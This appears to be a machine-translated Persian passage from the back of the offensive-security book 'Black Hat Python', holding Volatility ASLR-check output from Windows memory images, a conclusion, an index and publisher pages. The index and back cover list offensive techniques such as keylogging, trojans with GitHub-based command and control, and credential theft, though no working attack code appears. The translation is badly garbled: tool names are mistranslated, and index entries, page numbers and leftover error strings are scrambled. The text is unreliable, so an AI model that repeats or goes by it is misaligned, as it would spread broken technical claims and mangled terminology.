۵۸۴ csrss.exe 0x4a680000 نادرست	۶۰۸ winlogon.exe 0x1000000 نادرست
۶۵۲ services.exe 0x1000000 نادرست	۶۶۶ lsass.exe 0x1000000 نادرست
۸۲۴ svchost.exe 0x1000000 نادرست	۱۰۰۰ explorer.exe 0x1000000 نادرست
۱۵۱۲ spoolsv.exe 0x1000000 نادرست	۱۶۴۰ reader_sl.exe 0x400000 ۷۸۸ alg.exe 0x1000000 نادرست
	۱۱۳۶ wuauctl.exe 0x400000 نادرست

همانطور که می بینید، این یک دستگاه ویندوز XP است و هیچ ASLR وجود ندارد
حافظت در هر فرآیند
نتیجه بعدی برای یک دستگاه ویندوز 10 تمیز و به روز است:

```
PS>vol -p .\plugins\windows -f WinDev2007Eval-Snapshot4.vmem aslrcheck.AslrCheck
```

Volatility 3 Framework 1.2.0-beta.1

پیشرفت: اسکن اولیه 2 با استفاده از 33.01
نام فایل پایه PID

```
درست است 0x7ff65f4d0000ce
درست است 0x7ff65fc00000ce
درست است 500 wininit.exe 0x7ff7d9bc0000
درست است 568 winlogon.exe 0x7ff6d7e50000
درست است 592 services.exe 0x7ff76d450000
600 lsass.exe درست است 0x7ff6f8320000
درست است 696 fontdrvhost.ex 0x7ff65ce30000
درست است 728 svchost.exe 0x7ff78eed0000
```

توانست صفحه درخواستی را بخواند: Volatility

خطای صفحه در لایه 0x7ff65f4d0000 در ورودی (نقص صفحه در ورودی primar2_Process928)

*

اسمیر حافظه در جین اکتساب (در صورت امکان سعی کنید دوباره به دست آورید)

* جستجوی عمده نامعتبر صفحه (محافظت از سیستم عامل)

* یک اشکال در افزونه/نوسانسازی (با ۷۷۷-دوباره اجرا کنید و یک اشکال را ثبت کنید)

نتیجه دیگری حاصل نخواهد شد

چیز زیادی برای دیدن اینجا نیست. هر فرآیند لیست شده توسط ASLR محافظت می شود.
با این حال، ما همچنین شاهد اسمیر حافظه هستیم. زمانی که محتويات حافظه با گرفتن تصویر حافظه تغییر می کند، لکه حافظه رخ می دهد. این باعث می شود که توضیحات جدول حافظه با خود حافظه مطابقت نداشته باشد.
در عوض، نشانگرهای حافظه مجازی ممکن است به داده های نامعتبر اشاره کنند. هک کردن سخته همانطور که توضیحات خطأ می گوید، می توانید دوباره تصویر را بدست آورید (یافتن یا ایجاد یک عکس فوری جدید).

بیایید تصویر حافظه نمونه ویندوز 10 را بررسی کنیم:

```
PS>vol -p .\plugins\windows -f WinDump.mem aslrcheck.AslrCheck
```

Volatility 3 Framework 1.2.0-beta.1

پیشرفت: اسکن اولیه 2 با استفاده از 0.00
نام فایل پایه PID

```
درست است 356 smss.exe 0x7ff6abfc0000
درست است 2688 MsMpEng.exe 0x7ff799490000
درست است 2800 SecurityHealth 0x7ff6ef1e0000
5932 GoogleCrashHan 0xed0000 True
درست است 5380 SearchIndexer. 0x7ff6756e0000
درست است 3376 winlogon.exe 0x7ff65ec50000
درست است 6976 dwm.exe 0x7ff6ddc80000
```

درست است 9336 atieclxx.exe 0x7ff7bbc30000
 درست است 9932 remsh.exe 0x7ff736d40000
 درست است 2192 SynTPEnh.exe 0x140000000
 درست است 7688 explorer.exe 0x7ff7e7050000
 درست است 7736 SynTPHelper.exe 0x7ff7782e0000

تقریباً تمام فرآیندها محافظت می شوند. فقط فرآیند واحد SynTPEnh.exe نیست
 محافظت شده است. یک جستجوی آنلاین نشان می دهد که این یک جزء نرم افزاری ASLR Pointing Device است، احتمالاً برای صفحه های لمسی. تا زمانی که این فرآیند در Program Files نصب شده باشد، احتمالاً مشکل ندارد، اما ممکن است ارزش آن را داشته باشد که بعداً مهم شود.

بر

در این فصل، دیدید که می توانید از قدرت چارچوب فرار برای یافتن اطلاعات بیشتر در مورد رفتار و اتصالات کاربر و همچنین تجزیه و تحلیل داده ها در هر حافظه در حال اجرا فرآیند استفاده کنید. شما می توانید از این اطلاعات برای درک بهتر کاربر و ماشین هدف و همچنین درک طرز فکر یک مدافع استفاده کنید.

رو به جلو!

باید تا به حال متوجه شده باشید که پایتون یک زبان عالی برای هک است، به خصوص وقتی کتابخانه ها و فریمورک های مبتنی بر پایتون زیادی را که در دسترس دارید در نظر بگیرید. در حالی که هکرهای ابزارهای زیادی دارند، واقعاً هیچ جایگزینی برای کدنویسی ابزارهای شخص شما وجود ندارد، زیرا این به شما درک عمیق‌تری از آنچه آن ابزارهای دیگر انجام می دهند، می دهد.

پیش بروید و به سرعت یک ابزار سفارشی را برای نیازهای خاص خود کدنویسی کنید.
 خواه یک کلاینت SSH برای ویندوز باشد، یک وب اسکریپت یا یک سیستم فرمان و کنترل، پایتون شما را تحت پوشش قرار می دهد.

فهرست مطالب

- آ
- طرح بندی فضای آدرس Acunetix, 85, 102
 - تصادفی، 182 argparse, 178.
 - کتابخانه, 14
 - به عنوان مثال, 14 NetCat,
- ARP
- کش, 57 مسمومیت, 57
 - کلاس آرپر , سم 59-62
 - روش, 60-61 بازیابی
 - روش, 61-62
 - روش اجرا , 60
 - روش استیف , 61
 - به تصادفی سازی طرح بندی فضای ASLR.
 - آدرس مراجعه کنید
- کلاس Volatility (ASLR)check (افزونه سفارشی)
- تابع create_pid_filter, 179
 - روش check_aslr , 180-181
 - روش get_requirements , 182
 - روش اجرای get_requirements , 179-180 .
- ب
- BeautifulSoup , 74
 - کتابخانه
 - نحو(BPF), 54, 56 BPF, 56
 - فیلتر بسته برکلی, 99-100
 - BHPFuzzer , 99-100
 - getNextPayload , 99
 - روش hasMorePayloads , 99
 - روش mutate_payload , 100
 - روش بازنشانی , 99
 - BHNET, 13, 26 BHP Payload
 - 102 bhservice, 154, 166
 - ژنراتور
- س
- C2 دستور و کنترل را بینید
 - فایل و هایل, 134
 - 87, 90 پویم
 - عملکرد مدیر زمینه , 77-79
 - chdir بیام
 - ClientConnected تزریق کد 28-30, 164-166
- Biondi, Philippe, 53 BitBlt
تابع, 132
- تغییر بیت, باتلت 41-42, 121
- به فیلتر بسته برکلی مراجعه کنید BPF.
- فایل ها و دایرکتوری های بنی رحمانه, 86
- 82, 86-89
- وب, 88-89
- کلاس بروتر , 88-89
- تابع get_params , 88
- تابع get_words , 88
- run_bruteforce, 88
- web_bruter, 89
- داشبورد آروغ, 113
- کلاس BurpExtender , 97, 105, 107, 110
- 105-106 روش bing_menu
- 105-106 bing_menu
- روش display_wordlist, 113
- get_words registerExtenderCallba
- 112
- روش, 105, 110
- روش منگل, 112
- روش wordlist_menu , 110
- 95-97, 100, 105, 111 پسوندهای آروغ,
- 95-96 آروغ زدن,
- پارامترهای باربری, 103
- Burp Intruder, 97, 100, 102
- در حال گسترش, 93-95 API, 94
- 95-115 فازی,
- 104
- رابط کاربری گرافیکی, 94-95
- پیکربندی جیتوون, 95
- BytesIO , 75, 87, 128, 140 ماژول
- 187, 190 دستور و کنترل را بینید
- 134 فایل و هایل,
- 79 عملکرد مدیر زمینه ,
- 28-30, 164-166 ClientConnected تزریق کد

سیک کدنویسی، فرمان و کنترل، 7-5کتابخانه بینایی کامپیوتری، 117، 125	متقارن، 140
کتابخانه OpenCV	تابع شمارش، 67
سیستم های مدیریت محتوا (CMS)، 76 مدیر زمینه، 73، 78، 81	EOF(نشانگر انتهای فایل)، 18
دکوراتور، 78	خروج، 139، 148
تابع 105، 111 <code>createNewInstance</code> ، 97، 98 <code>createMenuItem</code> ، 157	اف
Cridex، 182 <code>CreateProcess</code>	برنامه نویسی متقارن سایت (XSS)، 100
ctypes، 39، 132-133، 136	f-strings، 75 <code>ftp</code> ، 140 <code>ftplib</code>
عملکرد بازیگران، 134	کتابخانه، 144
D	ج
ساختر_فیلدها، 40	collect_paths، 77-79 GDI (دستگاه گرافیک ویندوز)
E	تابع <code>GetAsyncKeyState</code> ، 137 تابع <code>GetGeneratorName</code> ، 46 تابع <code>GetLastInputInfo</code> ، 68 تابع <code>GetNextKeyboardLayout</code> ، 135 تابع <code>GetOwner</code> ، 98-158 تابع <code>GetTickCount</code> ، 27 تابع <code>GetWindowProcessId</code> ، 128-129
سیستم نظارت ال جفه، 156-157	کتابخانه GitHub، 117-118، 121، 123 شخصی، 118-119 گردش کار، 119
اعتبارنامه، سرقت، 54-57	github3.py، 118 GitHub API، 118، 121
تابع رمزگذاری، 141-143	کتابخانه
رمزگذاری، 140	کلاس <code>GitImporter</code> ، 123-124 روش <code>find_module</code> ، 124، <code>load_module</code> روش، 124
AES، 140-142	پروژه گوباستر، 82 طلایب، تیم، 157، 162
نامتقارن، 140	ج
هیبرید، 140	هش دامپینگ، 175 تابع <code>hexdump</code> ، 19-22 <code>HEXFILTER</code> ، 20 رشتہ
RSA، 140-142	

- نصب، 94
- کال لینوکس، 94، در حال نصب، 5
- ارتقاء، 5
- KeyDown، 129-130
- رویداد کی لکر، 130-131
- کلasse get_current_process
- روش، 128-129 صریه کلید
- روش، 129-130 روش اجرا
- keylogging، 128
- LASTINPUTINFO ، 135 ساختار
- لیلی اندیان، 41
- کارگذار قفل، 80
- کتابخانه XML ، 4، 74-76
- HTMLParser، 75، 88، 90، 110
- فرازیند Iexplore.exe ، 147
- ifconfig، 58
- کلاس IntruderPayloadGenerator ، 96-99
- پروتکل دسترسی به پیام اینترنتی (IMAP)، 54، 57
- گفتگوی رله اینترنت (IRC)، 117
- سفارشی سازی واردات، 123 عملکرد
- داخلی، 83 محیط توسعه بکارچه، 5، 1
- نصب، 5
- پروتکل پیام کنترل اینترنت (ICMP)، 36، 43
- اینترنت اکسپلورر، 146، 150
- پروتکل اینترنت IP، 36، 39
- پروتکل io ماژول، 75
- ماژول BytesIO، 75، 87، 140
- ipaddress ، 41، 48، 50-51
- کلاس sniff 39-43، 44 روش IP
- رمزنگاری IP، 38، 43
- هدر IP، 38
- ساختار سرصفحه IPv4، 37
- جاوا، 94
- Burp، 95 پیکربندی Python
- msfvenom، 134
- بسته چند پردازشی ، 58
- نام تاپل، 66-63 ناتو،
- کریم، 147 نت کت، -13، 164
- 165
- کلاس NetCat ، 14 دسته
- روش، 16 گوش دادن
- روش، 15-16

- روش اجرا ، 15
روش ارسال ، 15, 17
مبانی شبکه، 10 شنود شبکه، 50
35.
- pycryptodome . 26, 140, 170
pycryptodomex ، 140
pyinstaller ، 121, 154, 165
کتابخانه های وب پایتون 2.x ، 72
- نحو (جیتون)، 94
سفرارشی سازی واردات پایتون 3 ، 123
راه اندازی و نصب، 3-5
کتابخانه های وب، 72-74
python3-venv ، 3
pywin32 ، 131, 140, 154
PyWinHook ، 128, 136
- س
شیء صفت، 82-84
شناخت 187
- آر
ReadDirectoryChangesW، 162-163
Recapper ، 63-67 get_responses
کلاس ۶۵-۶۷ ، ۶۷ روش نوشت
registerIntruderPayloadGenerator
96-97 Repeater tool, Burp, 96
Factoryfunction,
کتابخانه درخواست ها ، 146
دریافت درخواست، 74
درخواست پست، 74
ش جلسه، 87
تابع answer_handler ، 21-23 معکوس تونل
SSH. 34
- ام
ارسال پسته، بولیدن پسته 36
کتابخانه paramiko 38
نسلخه ۳۲، ۳۴ rforward ، 32, 34
تابع reverse_forward_tunnel ، 32
حمل و نقل، 33
pastebin.com. 145-146, 148
102 pcap، 53, 63 پردازش Payloads. Burp،
برگه pefile ، 179 کتابخانه PE، 179
فایل ۱۷۹
- اس
جعبه شنی، 135-138
کلاس اسکنر ، 48-49 sniff
روش 48،
نمونه Scapy، 53-54 packet_callback 53-54،
کتابخانه فرآیند ۱۵۳ prn ، 54 افزایش امتیاز، پارامتر ۱۵۳ بلوک محیطی (POP3)، 54, 57
(PEB)، 181
- ای
خطای Port Unreachable ، 46
برگه موقعیت ها، 102
PowerShell، 153, 161, 164, 170 پروتکل اداره پست (POP3)، 54, 57
افزایش امتیاز، پارامتر ۱۵۳ prn ، 54 مانیتور فرآیند، 157-158 حالت بیجا، 37-38
- تایع proxy_handler (TCP Proxy). 22
PyCharm IDE, 5
- تایع SecLists, 87
SelectObject ۳۱-۳۲
SeLoadDriver, 159-160
server_loop (TCP Proxy). 23

- U
- برگه هدف، 109. TCP، دیدن Burp.
 - کنترل انتقال! خطای نشانک تعریف نشده است.
- V
- پروتکل، testphp.vulnweb.com
 - پروتکل انتقالی، ۸۲-۸۵، ۸۱-۸۲ رشته‌های
 - روش thread.join، 81 توکن‌ها
 - امتیازات، 159-160
 - پروتکل کنترل انتقال 10، (TCP) مشتری، 12، پروکسی، 19
 - سرور، 12 توچجان، 127 پیکربندی، 117-125، 121-123 ویندوز، 127
 - کلاس توچجان، متدهای get_config، 122، get_file_contents، 120-121 github aware، 121-123
 - اجرا module_runner 121-123
 - روش store_module_result، 122-123 روشن، 122-123
 - سعی کنید/به جزءی، 78
 - try/finally syntax، 78
- W
- پروتکل دیتاگرام کاربر (UDP)، 10-11، 11 دیناگرام، 36، 49
 - کتابخانه urlopen، 72-73، 76 urlib، 73-74، 76، 90، 105، 133
 - تابع، 72-74، 133
- X
- تی
 - کلاس TagStripper، 110-111، 112
 - روش handle_comment، خطای نشانک تعریف نشده است.
 - نشانک تعریف نشده است. handle_data، خطای نشانک تعریف نشده است.
 - روش نوار، خطای نشانک تعریف نشده است.
- Y
- VBScript، 153، 161-162، 164 venv 4 VirtualAlloc، 133-134 بسته، 3-5، 170 محیط مجازی، VirtualBox، 1
 - ماشین مجازی، (VM)، 1-2، 38، 85 کد ویژوال استودیو، 5 VMWare، 1

ز
چارچوب نوسانات، 169
نصب، 170افزونه، 177-178
رابط حجمی، 170 volshell
رابط، 170، 177
شناسایی آسیب پذیری، 176

دلمو
تجزیه و تحلیل برنامه های کاربردی وب، 71حمله،
7مورد حذف رمز عبور، 110-
71ابزار، 115
146بسته win32api ، 131، 135، 157
132، 157، 160، 160بسته win32com ، 140، 143-
win32con ، 131-
162-163

شاخص 189

win32file 144
بسته win32 ، 157، 160
بسته امنیتی
بنجره ها
رابط دستگاه گرافیکی (GDI)، 131-132

Handle، 132 Outlook
درخواست، 143افزایش امتیاز، 145ثبت، 172

خدمات، 154
سوکت، 37 توکن، 159
ماشین مجازی (VM)، 1
WingIDE، 5
ابزار مدیریت ویندوز (WMI)، 154، 157

WMI، 154
ایجاد فهرست کلمات، Wireshark، 35، 63، 67
كتابخانه، 110-113
ورددپرس، 85-89، 86-87، 81، 86-91 ورود اجباری
Mark، 157
Kekpc، 86
نصب، 76
نفشه برداری، 76brute.
76-81 Wuergler.

Condensed گNew Baskerville, Futura, Dogma در Black Hat Python
جریان دارد. TheSansMono

Machine Translated by Google


RESOURCES

Visit <https://nostarch.com/black-hat-python2E/> for errata and more information.


More no-nonsense books from



NO STARCH PRESS




ATTACKING NETWORK PROTOCOLS
A Hacker's Guide to Capture, Analysis, and Exploitation
by james forshaw
 336 .جذب. 49.95
 isbn 978-1-59327-750-5



BLACK HAT GO
Go Programming for Hackers and Pentesters
by tom steele, chris patten, and dan kottman
 368 .جذب. 39.95
 isbn 978-1-59327-865-6




GRAY HAT PYTHON
Python Programming for Hackers and Reverse Engineers
by justin seitz
 216 .جذب. 39.95
 isbn 978-1-59327-192-3



PRACTICAL IOT HACKING
The Definitive Guide to Attacking the Internet of Things
by fotios chantzis, ioannis stais, paulino calderon, evan gelos deirmentzoglou, and beau woods
 464 .جذب. 49.99
 isbn 978-1-7185-0090-7



REAL-WORLD BUG HUNTING
A Field Guide to Web Hacking
by peter yaworski
 264 .جذب. 39.95
 isbn 978-1-59327-861-8



SERIOUS PYTHON
Black-Belt Advice on Deployment, Scalability, Testing, and More
by julien danjou
 240 .جذب. 34.95
 isbn 978-1-59327-878-6

phone:
 800.420.7240 or
 415.863.9900

email:
sales@nostarch.com
web:
www.nostarch.com

Machine Translated by Google



هرگز جهان تا این حد به اینترنت برای در ارتباط ماندن و مطلع بودن متکی نبوده است. این امر، مأموریت بنیاد مرز الکترونیک را می‌سازد - تضمین اینکه فناوری از آزادی، عدالت و نوآوری برای همه مردم حمایت می‌کند.

فوری تر از همیشه

برای بیش از 30 سال، EFF برای کاربران فناوری از طریق فعالیت، در دادگاه، و با توسعه نرم افزا برای غلبه بر موائع حریم خصوصی، امنیت و بیان آزاد شما مبارزه کرده است.

این فدایکاری به همه ما در تاریکی قدرت من بخشد. با کمک شما من توانیم به سمت آینده دیجی تالی روشن تر حرکت کنیم.



«این کتاب یکی از کتابهایی است که

باید بخوانید.

شدید، از نظر فنی سالم و چشم نواز.» ساندرا هنری استوکر، دنیای فناوری

اطلاعات

و قدرتمندترین آنها را در اینجا معرفی می‌کنیم. با این زبان انتخابی برای اکثر تحلیلگران امنیتی است. در این نسخه دوم از پرفروشترین پایتون کلاه سیاه `Sandbbox` و `Pydrex` را تاریکترین قابلیت‌های پیشرفته‌ای کاوش خواهد کرد: همه چیز از نوشتن اسیفرهای شبکه، سرقت اعتبار نامه‌های ایمیل و دایرکتوری‌های بی‌ارحامه گرفته تا ساخت جهش‌ها، بررسی ماسنی‌های مجازی، و ایجاد تروجان‌های مخفی.

ابزار هک وب `Burp Suite` را گسترش دهید

امتیازات ویندوز را با کترول فرآیند حلق افزایش دهید

استفاده از ترفندهای پژوهشی قانونی حافظه توهین آمیز برای بازیابی هش رمز عبور و یافتن آسیب‌بدیری‌های سوی استفاده از ماشین `Framework` تمام‌کدهای این نسخه به Python 3.x به روز شده است. همچنین پوشش جدیدی از shifting بهداشت کد، و پژوهشی قانونی توهین آمیز را با `BeautifulSoup` و `lxml` و `struct` و `ctypes` و `xml` در مورد `BeautifulSoup` و `Python` استراتژی‌های هک توهین آمیز مانند `Volatility` و `Windows API` و `COM` ارائه می‌کند. همچنین توضیحات گستردگی در مورد کتابخانه‌های `BeautifulSoup` و `Python` را در اینجا آورده است. همچنان که در اینجا آورده شده، کتابخانه‌ها و وب‌سایتها را خراش می‌دهند. یک شبکه شناسایی نشده

وقتی صحبت از امنیت تهاجمی به میان می‌آید، باید بتوانید ابزارهای قدرتمندی را در حال ایجاد کنید. باد بگیرید چگونه با کلاه سیاه پایتون.

شما حتی خواهید آموخت که چگونه:

با استفاده از GitHub بک سرور فرمان و کنترل تروجان ایجاد کنید

درباره نویسندها

اول

ل

ن گروهی نویسنده های

www.nostarch.co 44.99 دلار (59.99 دلار)